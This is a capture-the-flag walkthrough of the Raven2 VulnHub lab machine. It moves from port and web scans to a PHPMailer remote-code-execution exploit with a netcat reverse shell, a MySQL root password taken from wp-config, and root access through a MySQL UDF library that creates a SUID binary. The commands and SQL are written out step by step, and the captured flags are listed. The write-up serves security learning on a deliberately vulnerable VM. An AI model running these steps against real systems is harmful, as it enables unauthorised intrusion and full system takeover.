

Introduction

Today we are going to check the [Raven2](#) machine from vulnhub and try to figure out what we learn today in this machine. Before I go to the machine the new thing which i learn is about priv escalation using mysql when root user is running mysql **SPOILER ALERT Lol.**

Scan

Nmap_Initial

```
# Nmap 7.80 scan initiated Sat Apr 17 10:47:55 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.118
Nmap scan report for 10.10.10.118
Host is up, received arp-response (0.00010s latency).
Scanned at 2021-04-17 10:47:57 PDT for 7s
Not shown: 997 closed ports
Reason: 997 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 6.7p1 Debian 5+deb8u4 (protocol
2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKh+Rdkjyy5opFFtXyNt53JA6r4vcBU/5phBALFa3s/Tp1nk905px99+yBZcD1
|
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDV+10/5GT/t8oHYE/2droICKXQmZ+vUokINs67o65J9Ju0TwxfYp
|
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwVibAcyZ6gXZIUhW1P2L5l+9u9V
|
|   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAesXwn7VLv7XmXLfdeAjITtlzFHXLfPvHQ4gnQ3xSI
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.10 ((Debian))
```

```

|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind syn-ack ttl 64 2-4 (RPC #1000000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100024  1          48983/tcp6 status
|   100024  1          49827/udp6 status
|   100024  1          55258/tcp  status
|_  100024  1          56870/udp  status
MAC Address: 00:0C:29:01:E4:0B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done at Sat Apr 17 10:48:04 2021 -- 1 IP address (1 host up) scanned in
8.99 seconds

Nmap_Full

```

# Nmap 7.80 scan initiated Sat Apr 17 10:48:15 2021 as: nmap -sC -sV -vv -p- -
oA nmap/full 10.10.10.118
Nmap scan report for 10.10.10.118
Host is up, received arp-response (0.00056s latency).
Scanned at 2021-04-17 10:48:17 PDT for 18s
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol
2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)

```

```

| ssh-dss
AAAAB3NzaC1kc3MAAACBAKh+Rdkjjy5opFFtXyNt53JA6r4vcBU/5phBALFa3s/Tp1nk905px99+yBZcDI

| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDV+10/5GT/t8oHYE/2droICKXQmZ+vUokINs67o65J9Ju0TwxfYp

| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwNvibAcyZ6gXZIUhW1P2L5l+9u9V

| 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIAesXwn7VLv7XmXLfdeAjITtlzFHxlfPvHQQt4gnQ3xSI
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #1000000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 48983/tcp6 status
| 100024 1 49827/udp6 status
| 100024 1 55258/tcp status
|_ 100024 1 56870/udp status
55258/tcp open status syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:0C:29:01:E4:0B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Sat Apr 17 10:48:35 2021 -- 1 IP address (1 host up) scanned in
19.32 seconds

```

Nikto

- Nikto v2.1.6

+ Target IP: 10.10.10.118

+ Target Hostname: 10.10.10.118

+ Target Port: 80

+ Start Time: 2021-04-17 10:50:46 (GMT-7)

+ Server: Apache/2.4.10 (Debian)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip

+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is the EOL for the 2.x branch.

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting.

+ OSVDB-3268: /img/: Directory indexing found.

+ OSVDB-3092: /img/: This might be interesting.

+ OSVDB-3092: /manual/: Web server manual found.

+ OSVDB-3268: /manual/images/: Directory indexing found.

+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version

+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.

+ /wordpress/: A Wordpress installation was found.

+ Cookie wordpress_test_cookie created without the httponly flag

+ OSVDB-3268: /wordpress/wp-content/uploads/: Directory indexing found.

+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information

+ /wordpress/wp-login.php: Wordpress login found

```
+ 8052 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:          2021-04-17 10:51:59 (GMT-7) (73 seconds)
-----
+ 1 host(s) tested
```

GoBuster

```
/index.html (Status: 200)
/about.html (Status: 200)
/img (Status: 301)
/service.html (Status: 200)
/css (Status: 301)
/wordpress (Status: 301)
/team.html (Status: 200)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/elements.html (Status: 200)
/fonts (Status: 301)
/server-status (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.html (Status: 403)
/.htaccess (Status: 403)
/.htaccess.html (Status: 403)
/about.html (Status: 200)
/css (Status: 301)
/elements.html (Status: 200)
/img (Status: 301)
/manual (Status: 301)
/server-status (Status: 403)
/service.html (Status: 200)
/team.html (Status: 200)
/vendor (Status: 301)
/wordpress (Status: 301)
```

WpScan

```
i7z3r0@i7z3r0:~/Desktop/vuln/raven2$ wpscan --url http://10.10.10.118/wordpress
```

```
--enumerate u
```

```
-----
```

```
--          -----
\ \      / /  _ \ / ____|
 \ \  /\  / / | |_) | (___
  \ \  \ \ / / | ___/ \___ \ / _` | ' _ \
   \ /\  / | |  ____ ) | (___ | | | | |
    \ \  \ / | |  |____/ \___ \___, _ | |

```

WordPress Security Scanner by the WPScan Team

Version 3.8.15

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
-----
```

```
ⓧ[32m[+]ⓧ[0m URL: http://10.10.10.118/wordpress/ [10.10.10.118]
```

```
ⓧ[32m[+]ⓧ[0m Started: Sun Apr 18 12:39:24 2021
```

Interesting Finding(s):

```
ⓧ[32m[+]ⓧ[0m Headers
```

```
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
ⓧ[32m[+]ⓧ[0m XML-RPC seems to be enabled:
```

```
http://10.10.10.118/wordpress/xmlrpc.php
```

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

```
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| -
```

```
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner
```

```
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos
| -
```

```
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login
```

```
| -
```

```
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access
```

⌘[32m+]⌘[0m WordPress readme found: <http://10.10.10.118/wordpress/readme.html>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

⌘[32m+]⌘[0m Upload directory has listing enabled:
<http://10.10.10.118/wordpress/wp-content/uploads/>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

⌘[32m+]⌘[0m The external WP-Cron seems to be enabled:
<http://10.10.10.118/wordpress/wp-cron.php>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

⌘[32m+]⌘[0m WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
| - <http://10.10.10.118/wordpress/>, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'
| Confirmed By: Meta Generator (Passive Detection)
| - <http://10.10.10.118/wordpress/>, Match: 'WordPress 4.8.7'

⌘[34m[i]⌘[0m The main theme could not be detected.

⌘[32m+]⌘[0m Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs -:

|=====

⌘[34m[i]⌘[0m User(s) Identified:

⌘[32m+]⌘[0m steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: LoginError Messages (Aggressive Detection)

```
⌂[32m[+]⌂[0m michael
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
⌂[33m[!]⌂[0m No WPScan API Token given, as a result vulnerability data has not been output.
```

```
⌂[33m[!]⌂[0m You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


```
⌂[32m[+]⌂[0m Finished: Sun Apr 18 12:39:25 2021
```

Enumeration













As we can see that there are few ports open 22, 80, 111 which is very interesting. Since port 80 is open then we need to enumerate from there only since that has wide scope for us.

From the nmap scan we found that there is a wordpress on this platform as well, From the gobuster we found few interesting folders like vendor. Lets go there and check what we have.


Gone to the site and found its like kind of security research company's website.




While going to the vendor page we see few interesting files like PATH and VERSION file from which we may get a version number which has been used.

Index of /vendor			
Name	Last modified	Size	Description
 Parent Directory		-	
 LICENSE	2018-08-13 07:56	26K	
 PATH	2018-11-09 08:17	62	
 PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
 README.md	2018-08-13 07:56	13K	
 SECURITY.md	2018-08-13 07:56	2.3K	
 VERSION	2018-08-13 07:56	6	
 changelog.md	2018-08-13 07:56	28K	
 class.phpmailer.php	2018-08-13 07:56	141K	
 class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
 class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
 class.pop3.php	2018-08-13 07:56	11K	

By going to the PATH we found one flag1 which we will have it in our back packet.
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}



Went to the version and found that there is version name 5.2.16 mentioned in the file. Before that we have a folder called PHPMailer folder so probably this version is PHPMailer.



5.2.16

Lets search for the exploits regarding **PHPMailer 5.2.16**.

And by searching there is a code for Remote code execution lets see whats it all about.

```
i7z3r0@i7z3r0: ~/Desktop/vuln/raven25 searchsploit phpmailer 5.2.16
```

Exploit Title	Path
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScriptum' Remote Code	php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	php/webapps/43056.py

Seems like this vulnerability is regarding mailer function of contact.php since that is where we have mailing function specified.

By taking at a glance of python code seems like we need to change the exploit alot rather than just running it.


First thing which i wanted to change is shebang line.

```
1#!/usr/bin/env python
2
3"""
4# Exploit Title: PHPMailer Exploit v1.0
5# Date: 29/12/2016
6# Exploit Author: Daniel aka anarc0der
7# Version: PHPMailer < 5.2.18
8# Tested on: Arch Linux
9# CVE : CVE 2016-10033
-
```

Then obviously the target host. Seems like they are using python reverse shell to get the reverse shell with the name of backdoor.php but i wanted to change backdoor.php to shell.php for us to remember it easily.

Below are the parameters which we are going to change it.

Next task is to access that particular file shell.php by having netcat listening on the background.



```
i7z3r0@i7z3r0:~/Desktop/vuln/raven2$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.118 34568
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Awesome! we got the reverse shell without any issues. Lets try to figure out what we can do from here.

Since we have wordpress running here. Lets try to grab the root password for mysql and try to login as root or other to see if we can. We can grab the password from the folder **/var/www/html/wordpress/wp-config.php**

We also saw there are couple of users michael, steven as well lets see if we can login with that root mysql password. **root:R@v3nSecurity**

With the password i tried to login to root, steven, michael via linux and even via wordpress login but unfortunately i was not able to login.

Lets have [Linpeas](#) and check what we get here.

By running Linpeas one thing which stands out the most is mysql is being ran as a root user.

```

root      544  0.0  0.1  4340  1652 ?        S   07:49   0:00 /bin/sh /usr/bin/mysqld_safe
root      913  0.0  5.1 880880 52452 ?        Sl  07:49   0:01 _ /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysq
l/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
root      589  0.0  2.2 232508 22508 ?        Ss  07:49   0:00 /usr/sbin/apache2 -k start

```

Before i take advantage of this vulnerability i need to check the version of SQL installed on this machine. **SHOW VARIABLES LIKE '%version%'**

```

mysql> SHOW VARIABLES LIKE '%version%'
-> quit;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
r 'quit' at line 2
mysql>
mysql>
mysql> SHOW VARIABLES LIKE '%version%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| innodb_version | 5.5.60 |
| protocol_version | 10 |
| slave_type_conversions | |
| version | 5.5.60-0+deb8u1 |
| version_comment | (Debian) |
| version_compile_machine | x86_64 |
| version_compile_os | debian-linux-gnu |
+-----+-----+
7 rows in set (0.00 sec)

mysql>

```

From the command we found that its running mysql 5.5.60

Priv Escalation

Since the user is running as root UDF exploit will work in here but its difficult to execute. Lets see what we can do

```

t7z3r0@t7z3r0:~/Desktop/vuln/raven2$ searchsploit UDF

```

Exploit Title	Path
0dayForum 3.0 - 'iFor' SQL Injection	asp/webapps/5894.txt
0dayForum - Multiple Remote PHP Code Injection Vulnerabilities	php/webapps/38418.txt
0dayForum 3.0.6 - Cross-Site Scripting / Cross-Site Request Forgery	php/webapps/40802.txt
0dayForum 3.0.6 - Local File Inclusion	php/webapps/40803.txt
0dayForum 3.0.9 - Remote Code Execution	php/webapps/47650.txt
Ilia Alshanetsky 0dayForum 1.2.8/1.9.8/2.0.2 - File Disclosure	php/webapps/21723.txt
Ilia Alshanetsky 0dayForum 1.2.8/1.9.8/2.0.2 - File Modification	php/webapps/21724.txt
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Library (1)	linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)	linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution	linux/local/7856.txt
NCTsoft - 'AndFile.dll' ActiveX Control Remote Buffer Overflow	windows/remote/6175.html
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution	linux/local/7855.txt
RedHat CloudForms Management Engine 5.1 - agent/linuxpkgs Directory Traversal (Metasploit)	linux/remote/30469.rb

Seems like this exploit will work based on the .so file... We can convert the file to .so on our computer and send it to target machine and execute the commands.

```
i7z3r0@i7z3r0:~/Desktop/vuln/raven2/pri-esc$ ls
1518.c
i7z3r0@i7z3r0:~/Desktop/vuln/raven2/pri-esc$ gcc -g -c 1518.c
i7z3r0@i7z3r0:~/Desktop/vuln/raven2/pri-esc$ gcc -g -shared -Wl,-soname,1518.so
-o 1518.so 1518.o -lc
i7z3r0@i7z3r0:~/Desktop/vuln/raven2/pri-esc$ ls
1518.c 1518.o 1518.so
i7z3r0@i7z3r0:~/Desktop/vuln/raven2/pri-esc$
```

After downloading i have converted it to the so file. Lets upload this to the target machine on /tmp.

We have imported to the /tmp with the wget command.

```
www-data@Raven: /tmp$
www-data@Raven: /tmp$ ls
1518.so
www-data@Raven: /tmp$
```

Lets login to the mysql and try to execute the commands which it says and see if there is any advantage for us.

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into outfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
```

```
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type      |
+-----+-----+-----+-----+
| do_system | 2   | 1518.so | function   |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select do_system('id > /tmp/out; chown root.root /tmp/out');
+-----+
| do_system('id > /tmp/out; chown root.root /tmp/out') |
+-----+
|                                                         0 |
+-----+
1 row in set (0.01 sec)

mysql>
```

```
www-data@Raven:/tmp$ ls
1518.so  out  suid.c
www-data@Raven:/tmp$ gcc suid.c -o suid
www-data@Raven:/tmp$ ls
1518.so  out  suid  suid.c
www-data@Raven:/tmp$
```

```
mysql> select do_system('chown root.root /tmp/suid');
+-----+
| do_system('chown root.root /tmp/suid') |
+-----+
|                                0 |
```

```

+-----+
1 row in set (0.01 sec)

mysql> select do_system('chmod +s,a+rx /tmp/suid');
+-----+
| do_system('chmod +s,a+rx /tmp/suid') |
+-----+
|                                     0 |
+-----+
1 row in set (0.00 sec)

mysql> exit;
Bye
www-data@Raven:/tmp$ ./suid
root@Raven:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@Raven:/tmp#

```

By running the suid after executing it we got the shell as root.

We are able to find flag2 and flag3 as well after the root.

```

root@Raven:/# find / | grep flag
/proc/kpageflags
/proc/sys/kernel/acpi_video_flags
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png

```

flag3{a0f568aa9de277887f37730d71520d9b}

```

root@Raven:/# find / | grep flag2
/var/www/flag2.txt
root@Raven:/# cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}

```

flag2{6a8ed560f0b5358ecf844108048eb337}

flag3{a0f568aa9de277887f37730d71520d9b}

flag4{df2bc5e951d91581467bb9a2a8ff4425}

Then finally cat out root flag4 as below.

```
root@Raven:/# cat /root/flag4.txt
```

```

  ---
| _ \__ ___  _____ _ _ | _ | _ _ | | | | | | | | |
|   / _ ` \ v / -_) ' \ | | | |
|_| _\__,_| \_/\_____|_|_|_|_|_|_|_|_|
```

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}
```

```
CONGRATULATIONS on successfully rooting RavenII
```

```
I hope you enjoyed this second iteration of the Raven VM
```

```
Hit me up on Twitter and let me know what you thought:
```

```
@mccannwj / wjmccann.github.io
```

```
root@Raven:/#
```

Flags

flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}

flag2{6a8ed560f0b5358ecf844108048eb337}

flag3{a0f568aa9de277887f37730d71520d9b}

flag4{df2bc5e951d91581467bb9a2a8ff4425}

Conclusion

Steps:

1. Port Scan
2. Exploiting PHPMailer vulnerability
3. Getting Mysql user creds
4. Finding that mysql is running as root
5. Privilege Escalation via UDF exploit and getting root via suid.c

Skills Learned:

1. PhpMailer vulnerability using curl header.

2. Mysql root user vulnerability
3. Privilege Escalation using UDF and Suid.

To be honest this is one of an awesome which teach us that we should not suppose to run mysql from root.

Also one of the important thing to notice via this box is about manipulating the exploit based upon the environment or usage.

I really loved this machine to the core. Hope you will too.

Hack the planet. Happy Learning.

I7Z3R0